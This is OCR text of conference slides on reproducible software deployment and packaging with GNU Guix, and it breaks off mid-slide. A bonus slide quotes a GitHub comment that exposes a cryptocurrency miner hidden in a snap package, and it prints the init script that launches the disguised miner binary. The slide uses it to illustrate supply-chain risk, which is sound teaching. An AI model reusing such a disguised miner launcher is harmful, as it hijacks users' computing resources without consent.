Reproducible deployment with GNU Guix: theory & packaging

Ludovic Courtès

TREX CoE build system hackathon
12 November 2021

Inria

https://www.acm.org/publications/policies/artifact-review-badging

The ReScience Journal

Reproducible Science is good. Replicated Science is better.

ReScience is a peer-reviewed journal that targets computational research and encourages the explicit replication of already published research, promoting new and open-source implementations in order to ensure that the original research is reproducible.


https://rescience.github.io/

The ReScience Journal


Software Heritage

The ReScience Journal

Software Heritage



The ReScience Journal


So you have your
beautiful build system...
... now what?

```
./configure && make && make install
```

Or:

```
cmake .. && make && make install
```

Here is an example of loading a module on a Linux machine under bash.

```
% module load gcc/3.1.1
% which gcc
/usr/local/gcc/3.1.1/linux/bin/gcc
```

Now we'll switch to a different version of the module

```
% module switch gcc gcc/3.2.0
% which gcc
/usr/local/gcc/3.2.0/linux/bin/gcc
```

Spack

CONDA

easybuild

208 Open ✓ 308 Closed Author Labels Projects Milestones Assignee Sort

Installation issue: xfd build-error
#11526 opened 18 hours ago by huqy

Installation issue: openmpi (any version) on mac build-error
#11515 opened 4 days ago by luca-heltai

Could not install elfutils build-error
#11501 opened 5 days ago by jczhang07

Installation issue: mumps (serial), error "/bin/sh: line 0: fc: -h: invalid option" build-error
#11498 opened 5 days ago by samfux84

Spack points to incorrect cray-libsci in LANL environment build-error 4
#11491 opened 6 days ago by floquet

Installation issue: range-v3 build-error 2
#11481 opened 6 days ago by chissg

Installation issue: boost build-error 1
#11467 opened 7 days ago by abc19899


Luis Pedro Coelho @luispedrocoelho · Jan 22


Me, 6 months ago: I am going to save this conda environment with all the versions of all the packages so it can be recreated later; this is Reproducible Science!

conda, today: these versions don't work together, lol.

3 3 23

Containers to the rescue?





Containers

lack transparency

courtesy of Ricardo Wurmus

```
Bootstrap: library
From: ubuntu:18.04

%setup
    touch /file1
    touch ${SINGULARITY_ROOTFS}/file2

%files
    /file1
    /file1 /opt

%environment
    export LISTEN_PORT=12345
    export LC_ALL=C

%post
    apt-get update && apt-get install -y netcat
    NOW=`date`
    echo "export NOW=\"${NOW}\"" >> $SINGULARITY_ENVIRONMENT

%runscript
    echo "Container was created $NOW"
    echo "Arguments received: $*"
    exec echo "$@"
```

https://hpc.guix.info

- Guix started in 2012
- **≈20,000 packages**, all free software
- **4.5 architectures**:
  x86_64, i686, ARMv7, AArch64, POWER9
- **Guix-HPC effort (Inria, MDC, UBC, UTHCS) started in 2017**
- **Guix 1.3.0 released May 2021**

```
guix install gcc-toolchain openmpi hwloc

eval ‘guix package --search-paths=prefix‘

guix package --roll-back

guix environment --ad-hoc \
     gcc-toolchain@5.5 hwloc@1
```


```
guix package --manifest=my-packages.scm
```

```
(specifications->manifest
  '("gcc-toolchain" "openmpi"
    "scotch" "mumps"))
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
  guix cabba9e
    repository URL: https://git.sv.gnu.org/git/guix.git
    commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
  guix cabba9e
    repository URL: https://git.sv.gnu.org/git/guix.git
    commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
alice@supercomp$ guix pull --commit=cabba9e
alice@supercomp$ guix package --manifest=my-packages.scm
```


travel in space *and* time!

```
guix time-machine --commit=cabba9e -- \
     install hello
```

```
(define pastix
  (package
    (name "pastix")
    (home-page "https://gitlab.inria.fr/solverstack/pastix")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                     (url home-page)
                     (commit "2f30ff07a")
                     (recursive? #t)))
              (sha256
               (base32
                "106rf402cvfdhc2yf...")))))
    ...))
```

```
(define pastix
  (package
    (name "pastix")
    (home-page "https://gitlab.inria.fr/solverstack/pastix")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                     (url home-page)
                     (commit "2f30ff07a")
                     (recursive? #t)))
              (sha256
               (base32
                "106rf402cvfdhc2yf...")))))
    ...))
```

https://www.softwareheritage.org/2019/04/18/software-heritage-and-gnu-guix-join-forces-to-enable-long-term-reproducibility/

- **PlaFRIM** (FR): Inria Bordeaux (3,000+ cores)
- **GriCAD** (FR): Grenoble (1,000+ cores)
- **CCIPL** (FR): Nantes (4,000+ cores)
- **Grid'5000** (FR): 8 sites (12,000+ cores)
- **Max Delbrück Center** (DE): 250-node cluster + workstations
- **UMC Utrecht** (NL): 68-node cluster (1,000+ cores)
- ...


```
$ guix pack \
      python python-numpy python-scipy
…
/gnu/store/…-pack.tar.gz
```

```
$ guix pack --relocatable \
      python python-numpy python-scipy
…
/gnu/store/…-pack.tar.gz
```

https://hpc.guix.info/blog/2020/05/faster-relocatable-packs-with-fakechroot/

```
$ guix pack --format=squashfs \
      python python-numpy python-scipy
…
/gnu/store/…-singularity-image.tar.gz
```

```
$ guix pack --format=docker \
      python python-numpy python-scipy
…
/gnu/store/…-docker-image.tar.gz
```


LOL

```
guix pack hwloc \
  --with-source=./hwloc-2.1rc1.tar.gz


guix install mumps \
  --with-input=scotch=pt-scotch
```

Your first package.

0. **Install** Guix: `https://guix.gnu.org/en/download`
1. Create a **Git repository**—a *channel*
2. **Write** (or generate) a *package definition*
3. **Test** it with `guix build`
4. **Iterate** :-)
5. **Commit**, push, enjoy!

0. **Install** Guix: `https://guix.gnu.org/en/download`
1. Create a **Git repository**—a *channel*
2. **Write** (or generate) a *package definition*
3. **Test** it with `guix build`
4. **Iterate** :-)
5. **Commit**, push, enjoy!
6. (*optional*) **Publish** binaries with `guix publish`


Feeling lucky?

```
guix import pypi my-package > ~/my-def.scm
```

```
(define-public hello-trex
  (package
    (name "hello-trex")
    (version "1.0")
    (source (origin
              (method url-fetch)
              (uri (string-append
                    "http://example.org/hello-" version
                    ".tar.gz"))
              (sha256 (base32  "0wqd...dz6" ))))
    (build-system  gnu-build-system )
    (synopsis "The great package")
    (description "The tyrannosaurus Rex is back.")
    (home-page "https://example.org")
    (license license:gpl3+)))
```

```
(define-public hello-trex
  (package
    (name "hello-trex")
    (version "1.0")
    (source (origin
              (method url-fetch)
              (uri (string-append
                    "http://example.org/hello-" version
                    ".tar.gz"))
              (sha256 (base32  "0wqd...dz6" ))))
    (build-system  gnu-build-system )
    (synopsis "The great package")
    (description "The tyrannosaurus Rex is back.")
    (home-page "https://example.org")
    (license license:gpl3+)))
```

```
guix hash hello-1.0.tar.gz
```


(define-public hello-trex
(package
(name "hello-trex")
(version "1.0")
(source (origin
(method url-fetch)
(uri (string-append
"http://example.org/hello-" version
".tar.gz"))
(sha256 (base32 "0wqd...dz6"))))
(build-system gnu-build-system)
(synopsis "The great package")
(description "The tyrannosaurus Rex is back.")
(home-page "https://example.org")
(license license:gpl3+)))
./configure && make install…
depends on gcc, make, bash, etc.

```
(define-public hello-trex
  (package
    (name "hello-trex")
    (version "1.0")
    (source (origin
              (method url-fetch)
              (uri (string-append
                    "http://example.org/hello-" version
                    ".tar.gz"))
              (sha256 (base32  "0wqd…dz6" ))))
    (build-system cmake-build-system)
    (synopsis "The great package")
    (description "The tyrannosaurus Rex is back.")
    (home-page "https://example.org")
    (license license:gpl3+)))
```

```
(define-public hello-trex
  (package
    (name "hello-trex")
    (version "1.0")
    (source (origin
              (method url-fetch)
              (uri (string-append
                    "http://example.org/hello-" version
                    ".tar.gz"))
              (sha256 (base32  "0wqd...dz6" ))))
    (build-system cmake-build-system)
    (inputs `(("openmpi" , openmpi ) ("petsc" , petsc )))
    (synopsis "The great package")
    (description "The tyrannosaurus Rex is back.")
    (home-page "https://example.org")
    (license license:gpl3+)))
```

```
(define-public hello-trex
  (package
    (name "hello-trex")
    (version "1.0")
    (source (origin
              (method url-fetch)
              (uri (string-append
                    "http://example.org/hello-" version
                    ".tar.gz"))
              (sha256 (base32  "0wqd...dz6" ))))
    (build-system cmake-build-system)
    (inputs `(("openmpi" , openmpi ) ("petsc" , petsc )))
    (synopsis "The great package")
    (description "The tyrannosaurus Rex is back.")
    (home-page "https://example.org")
    (license license:gpl3+)))
```

dependencies


reference to a variable

```
(define-module ( t-rex )
  #:use-module (guix)
  #:use-module (guix build-system cmake)
  #:use-module ((guix licenses) #:prefix license:))

(define-public hello-trex
  (package
    ...))
```

```
(define-module ( t-rex )
  #:use-module (guix)
  #:use-module (guix build-system cmake)
  #:use-module ((guix licenses) #:prefix license:))

(define-public hello-rex
  (package
    ...))
```

for a file called `t-rex.scm`

```
(define-module ( t-rex hello )
  #:use-module (guix)
  #:use-module (guix build-system cmake)
  #:use-module ((guix licenses) #:prefix license:))

(define-public hello-t-rex
  (package
    ...))
```



Time to build it!

```
$ guix build -L ~/src/trex hello-trex
```

```
$ guix build -L ~/src/trex hello-trex
ice-9/eval.scm:223:20: In procedure proc:
error: openmpi: unbound variable
hint: Did you forget ‘(use-modules (gnu packages mpi))’?
```

```
$ guix build -L ~/src/trex hello-trex
ice-9/eval.scm:223:20: In procedure proc:
error: openmpi: unbound variable
hint: Did you forget ‘(use-modules (gnu packages mpi))’?
```

Edit file, add `#:use-module (gnu packages mpi)`, save…

```
$ guix build -L ~/src/trex hello-trex
ice-9/eval.scm:223:20: In procedure proc:
error: openmpi: unbound variable
hint: Did you forget ‘(use-modules (gnu packages mpi))’?
```

Edit file, add `#:use-module (gnu packages mpi)`, save...

```
$ guix build -L ~/src/trex hello-trex
...
/gnu/store/...-hello-trex-1.0
```

```
guix install -L ~/src/trex hello-trex

guix environment -L ~/src/trex hello-trex

guix pack -f docker -L ~/src/trex hello-trex

...
```

Last steps

- Publish Git repository
- Have users extend `~/.config/guix/channels.scm`:

```
(append (list (channel
                (name 'my-channel)
                (url "https://example.org/my-channel.git"))
        %default-channels)
```


- … and run `guix pull`

Need help?


- https://guix.gnu.org/en/help
- https://guix.gnu.org/manual/en/html_node/Defining-Packages.html

Wrap-up.

Software Heritage




The ReScience Journal



package

environments

containers



systems

Let’s add
reproducible deployment
to our best practices book.

ludovic.courtes@inria.fr | @GuixHPC

https://hpc.guix.info

Bonus slides!

```
$ guix build hwloc
```

isolated build: chroot, separate name spaces, etc.


```
$ guix build hwloc
/gnu/store/ h2g4sf72... -hwloc-1.11.2
```

hash of **all** the dependencies

```
$ guix build hwloc
/gnu/store/ h2g4sf72… -hwloc-1.11.2

$ guix gc --references /gnu/store/…-hwloc-1.11.2
/gnu/store/…-glibc-2.24
/gnu/store/…-gcc-4.9.3-lib
/gnu/store/…-hwloc-1.11.2
```


```
$ guix build hwloc
/gnu/store/ h2g4sf72… -hwloc-1.11.2

$ guix gc --references /gnu/store/…-hwloc-1.11.2
/gnu/store/…-glibc-2.24
/gnu/store/…-gcc-4.9.3-lib
/gnu/store/…-hwloc-1.11.2
```


(nearly) bit-identical for everyone


build processes
chroot, separate UIDs


client commands
guix build hello


build daemon


build processes
chroot, separate UIDs
client commands
guix build hello
RPCs
build daemon


build processes
chroot, separate UIDs
Guile, make, etc.
Guile, make, etc.
Guile, make, etc.
client commands
guix build hello
RPCs
build daemon

tarwirdur commented 10 days ago • edited

This application contains hidden crypto-currency miner inside.

- squashfs-root/systemd - miner
- squashfs-root/start - init script:

```
#!/bin/bash

currency=bcn
name=2048buntu


{ # try
/snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1 -g
} || { # catch
cores=($(grep -c ^processor /proc/cpuinfo))

if (( $cores < 4 )); then
    /snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1
```


Docker "hello, world"

So he looked at the Docker equivalent of "hello, world"; he used Debian as the base and had it run the `echo` command for the string "Hello LLW2018". Running it in Docker gave the string as expected, but digging around under the hood was rather eye-opening. In order to make that run, the image contained 81 separate packages, "just to say 'hi'". It contains Bash, forty different libraries of various kinds including some for C++, and so on, he said. Beyond that, there is support for SELinux and audit, so the container must be "extremely secure in how it prints 'hello world'".


In reality, most containers are far more complex, of course. For example, it is fairly common for Dockerfiles to `wget` a binary of gosu ("Simple Go-based setuid+setgid+setgroups+exec") to install it. This is bad from a security perspective, but worse from a compliance perspective, Hohndel said.

People do "incredibly dumb stuff" in their Dockerfiles, including adding new repositories with higher priorities than the standard distribution repositories, then doing an update. That means the standard packages might be replaced with others from elsewhere. Once again, that is a security nightmare, but it may also mean that there is no source code available and/or that the license information is missing. This is not something he made up, he said, if you look at the Docker repositories, you will see this kind of thing all over; many will just copy their Dockerfiles from elsewhere.

Even the standard practices are somewhat questionable. Specifying "debian:stable" as the base could change what gets built between two runs. Updating to the latest packages (e.g. using "`apt-get update`") is good for the security of the system, but it means that you may get different package versions every time you rebuild. Information on versions can be extracted from the package database on most builds, though there are "pico containers" that remove that database in order to save space—making it impossible to know what is present in the image.



guix graph hwloc



guix graph --type=references hwloc

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
               (bootloader grub-efi-bootloader)
               (target "/boot/efi")))
  (file-systems (append (list (file-system
                               (device (file-system-label "my-root"))
                               (mount-point "/")
                               (type "ext4")))
                        %base-file-systems))
  (users (append (list (user-account
                        (name "charlie")
                        (group "users")
                        (home-directory "/home/charlie")))
                 %base-user-accounts))
  (services (append (list (service dhcp-client-service-type)
                          (service openssh-service-type))
                    %base-services)))
```

```
(operating-system
  (host-name "guixbox")
  (timezone "Europe/Brussels")
  (locale "fr_BE.utf8")
  (bootloader (bootloader-configuration
                (bootloader grub-efi-bootloader)
